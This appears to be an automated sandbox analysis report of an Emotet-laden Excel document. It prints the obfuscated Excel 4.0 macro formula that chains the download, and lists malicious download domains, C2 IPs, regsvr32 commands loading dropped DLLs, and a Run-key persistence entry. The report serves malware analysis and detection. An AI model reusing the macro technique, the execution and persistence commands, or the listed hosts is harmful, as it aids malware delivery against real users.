CELL:G13, =(((((((FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!F26)&'Sheet3'!R13)&'Sheet5'!E9)&'Sheet3'!M26,G16)=FORMULA(((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!E9)&'Sheet1'!F24)&'Sheet1'!L31,G18))=FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!G28)&'Sheet3'!R13)&'Sheet5'!G15)&'Sheet3'!M26,G20))=FORMULA(((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!G15)&'Sheet1'!F24)&'Sheet1'!L31,G22))=FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!I27)&'Sheet3'!R13)&'Sheet5'!J3)&'Sheet3'!M26,G24))=FORMULA(((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!J3)&'Sheet1'!F24)&'Sheet1'!L31,G26))=FORMULA(((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Sheet1'!L28)&'Sheet2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!J29)&'Sheet3'!R13)&'Sheet5'!L12)&'Sheet3'!M26,G28))=FORMULA(((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Sheet1'!G8)&'Sheet1'!L26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!J14)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!L12)&'Sheet1'!F24)&'Sheet1'!L31,G30))=FORMULA((('Sheet1'!L24&'Sheet1'!G44)&'Sheet1'!H46)&'Sheet1'!J44,G36), 0
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22218.38.121.17491804432404328 11/15/22-12:44:34.987459	TCP	2404328	ET CNC Feodo Tracker Reported CnC Server TCP group 15	49180	443	192.168.2.22	218.38.121.17

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:43:48.896744967 CET	49173	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:48.924519062 CET	80	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:48.924680948 CET	49173	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:48.924941063 CET	49173	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.059000969 CET	80	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.175769091 CET	80	49173	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.175973892 CET	49173	80	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.197150946 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.197247028 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.197365046 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.206044912 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.206103086 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.312062025 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.312254906 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.321223974 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.321261883 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.321779013 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.321868896 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.604454994 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.604516983 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.711946011 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.712014914 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.712037086 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.712057114 CET	443	49174	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.712088108 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.712114096 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.750016928 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.750058889 CET	443	49174	163.172.115.127	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:43:49.750092030 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.750108957 CET	49174	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.751055956 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.751118898 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.751180887 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.751363039 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.751378059 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.814203024 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.814301968 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.822736025 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.822768927 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:49.853514910 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:49.853539944 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:50.169955015 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:50.170157909 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:50.170188904 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:50.170248032 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:50.198544025 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:50.198604107 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:50.198695898 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:50.198731899 CET	443	49175	163.172.115.127	192.168.2.22
Nov 15, 2022 12:43:50.198852062 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:50.202442884 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:50.202486038 CET	49175	443	192.168.2.22	163.172.115.127
Nov 15, 2022 12:43:50.356827021 CET	49176	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.384488106 CET	80	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.384563923 CET	49176	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.384752989 CET	49176	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.502834082 CET	80	49176	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.502966881 CET	49176	80	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.526437998 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.526488066 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.526627064 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.527003050 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.527031898 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.807878017 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.808072090 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.834065914 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.834100962 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.834559917 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.834657907 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.845236063 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.845251083 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.978935957 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.979039907 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.979135036 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.979163885 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.997932911 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.997978926 CET	443	49177	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.997992039 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.998038054 CET	49177	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.998893976 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.998948097 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:50.999017000 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.999226093 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:50.999237061 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:51.058146000 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:51.058315039 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:51.065999985 CET	49178	443	192.168.2.22	163.172.108.69

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:43:51.066024065 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:51.069143057 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:51.069154978 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:51.599956989 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:51.600119114 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:51.600148916 CET	443	49178	163.172.108.69	192.168.2.22
Nov 15, 2022 12:43:51.600219011 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:51.669475079 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:51.669512987 CET	49178	443	192.168.2.22	163.172.108.69
Nov 15, 2022 12:43:52.393383980 CET	49179	80	192.168.2.22	47.92.133.65
Nov 15, 2022 12:43:52.624022007 CET	80	49179	47.92.133.65	192.168.2.22
Nov 15, 2022 12:43:52.624263048 CET	49179	80	192.168.2.22	47.92.133.65
Nov 15, 2022 12:43:52.624563932 CET	49179	80	192.168.2.22	47.92.133.65

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 15, 2022 12:43:46.305713892 CET	55868	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:43:46.416620970 CET	53	55868	8.8.8.8	192.168.2.22
Nov 15, 2022 12:43:46.418853045 CET	137	137	192.168.2.22	192.168.2.255
Nov 15, 2022 12:43:47.181888103 CET	137	137	192.168.2.22	192.168.2.255
Nov 15, 2022 12:43:47.946404934 CET	137	137	192.168.2.22	192.168.2.255
Nov 15, 2022 12:43:48.869680882 CET	49688	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:43:48.887279987 CET	53	49688	8.8.8.8	192.168.2.22
Nov 15, 2022 12:43:50.331979990 CET	58836	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:43:50.349412918 CET	53	58836	8.8.8.8	192.168.2.22
Nov 15, 2022 12:43:52.092000008 CET	50134	53	192.168.2.22	8.8.8.8
Nov 15, 2022 12:43:52.392379045 CET	53	50134	8.8.8.8	192.168.2.22
Nov 15, 2022 12:44:11.827030897 CET	138	138	192.168.2.22	192.168.2.255
Nov 15, 2022 12:45:41.442714930 CET	138	138	192.168.2.22	192.168.2.255

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 15, 2022 12:43:46.305713892 CET	192.168.2.22	8.8.8.8	0x6626	Standard query (0)	sat7ate.com	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:43:48.869680882 CET	192.168.2.22	8.8.8.8	0x2474	Standard query (0)	www.spinbalence.com	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:43:50.331979990 CET	192.168.2.22	8.8.8.8	0x72a1	Standard query (0)	www.3d-stickers.com	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:43:52.092000008 CET	192.168.2.22	8.8.8.8	0xe22e	Standard query (0)	navylin.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 15, 2022 12:43:46.416620970 CET	8.8.8.8	192.168.2.22	0x6626	Server failure (2)	sat7ate.com	none	none	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:43:48.887279987 CET	8.8.8.8	192.168.2.22	0x2474	No error (0)	www.spinbalence.com		163.172.115.127	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:43:50.349412918 CET	8.8.8.8	192.168.2.22	0x72a1	No error (0)	www.3d-stickers.com		163.172.108.69	A (IP address)	IN (0x0001)	false
Nov 15, 2022 12:43:52.392379045 CET	8.8.8.8	192.168.2.22	0xe22e	No error (0)	navylin.com		47.92.133.65	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.spinbalence.com
- www.3d-stickers.com
- 218.38.121.17
- navylin.com

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **1152**, Parent PID: **576**

General

Target ID:	0
Start time:	12:43:16
Start date:	15/11/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fe10000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E230648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	:}(	binary	3A 7D 28 00 80 04 00 00 02 00 00 00 00 00 00 00 4C 00 00 00 01 00 00 00 24 00 00 00 1C 00 00 00 34 00 34 00 37 00 30 00 5F 00 30 00 32 00 31 00 31 00 32 00 30 00 32 00 32 00 2E 00 78 00 6C 00 73 00 00 00 34 00 34 00 37 00 30 00 5F 00 30 00 32 00 31 00 31 00 32 00 30 00 32 00 32 00 00 00	success or wait	1	6E230648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **316**, Parent PID: **1152**

General

Target ID:	4
Start time:	12:43:27
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1292**, Parent PID: **1152**

General

Target ID:	6
Start time:	12:43:28
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv2.ooccxx
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2192, Parent PID: 1152

General

Target ID:	7
Start time:	12:43:30
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv3.ooccxx
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2352, Parent PID: 1152

General

Target ID:	8
Start time:	12:43:33
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe ..\oxnv4.ooccxx
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.942096747.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.943086830.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2688, Parent PID: 2352

General

Target ID:	9
Start time:	12:43:36
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XXKTOC\CASBb.dll"
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1211814809.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_3, Description: Yara detected Emotet, Source: 00000009.00000002.1211620382.000000000021A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1212856230.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	CASBb.dll	unicode	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XXKTOC\CASBb.dll"	success or wait	1	1800269BB	RegSetValueExW

Analysis Process: regsvr32.exe PID: **2300**, Parent PID: **1860**

General

Target ID:	10
Start time:	12:44:28
Start date:	15/11/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe" "C:\Windows\system32\XXKTOC\CASBb.dll
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1213054445.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_3, Description: Yara detected Emotet, Source: 0000000A.00000002.1211606431.000000000017A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1211836015.00000000002B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Disassembly

No disassembly